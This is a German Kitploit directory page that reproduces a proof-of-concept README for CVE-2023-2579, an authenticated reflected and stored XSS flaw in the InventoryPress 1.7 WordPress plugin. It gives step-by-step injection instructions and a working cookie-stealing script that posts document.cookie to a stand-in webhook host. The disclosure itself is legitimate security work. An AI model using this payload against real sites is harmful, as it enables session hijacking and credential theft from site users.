
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
poc-cve-xss-inventory-press-plugin — PoC für CVE-2023-2579 | Kitploit
Tools/GitHubGitHub/0xn4d/poc-cve-xss-inventory-press-plugin
SchwachstellenanalyseExploitationWebanwendungs-ExploitationWebsicherheitPenetrationstestsPayload-Entwicklung
GitHub0xn4d/poc-cve-xss-inventory-press-plugin

poc-cve-xss-inventory-press-plugin

PoC für CVE-2023-2579

Repository anzeigen
124vor 3 JahrenNoch nicht geprüft
Teilen

Update - 23.06.2023

Die CVE-2023-2579 ID wurde reserviert und der PoC wurde auf der WPScan-Website veröffentlicht: https://wpscan.com/vulnerability/3cfcb8cc-9c4f-409c-934f-9f3f043de6fe

Details

Titel: Authentifiziertes reflektiertes Cross-Site-Scripting im InventoryPress-Plugin für WordPress CMS
Datum: 2023-04-21
Autor: Danilo Albuquerque
Anbieter-Homepage: https://wordpress.org
Software-Link: https://wordpress.org/download
Version: WordPress 6.2
Name und Version des Plugins: InventoryPress 1.7
Getestet auf: Brave (Version 1.50.119 Chromium: 112.0.5615.121 (Offizielle Version) 64 Bit)

PoC für Reflected-XSS-Schwachstelle in InventoryPress 1.7

  1. Gehen Sie zu der Seite, auf der Sie die Artikel zum Inventar hinzufügen können;

  2. Fügen Sie die schädliche Nutzlast in das Eingabefeld "Beschreibung" des Formulars ein;

  3. Rufen Sie den vom Plugin generierten Link des neuen Artikels auf;


Wenn Sie all dies tun und die aktuelle Seite aktualisieren, wird das Alert-Popup mit der darin enthaltenen Meldung angezeigt.

Screenshots unten


  1. Gehen Sie zu der Seite, auf der Sie die Artikel zum Inventar hinzufügen können:
    image

  2. Fügen Sie die schädliche Nutzlast in das Eingabefeld "Beschreibung" des Formulars ein:
    image

  3. Rufen Sie den vom Plugin generierten Link des neuen Artikels auf:
    image

  4. Sobald die Anfrage abgeschlossen ist, wird das Alert-Popup angezeigt:
    image

Bonus - PoC für Stored XSS


  1. Fügen Sie die folgende Nutzlast zum Stehlen der Cookies in das Eingabefeld "Beschreibung" ein: <script>fetch('https://webhooksite-to-get-the-request', {method: 'POST',mode: 'no-cors',body:document.cookie});</script>. Veröffentlichen Sie dann den neuen Artikel oder aktualisieren Sie einen alten;


  2. Lösen Sie den Angriff aus und erhalten Sie die Anmeldedaten auf der Webhook-Seite

  3. Hinzufügen der Nutzlast und Veröffentlichen des Artikels (oder Aktualisieren): image
  4. Auslösen und Erhalten der Anmeldedaten: image
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    501
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    467
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    340
  • 4

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    314
  • 5

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    307
  • 6

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    295

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






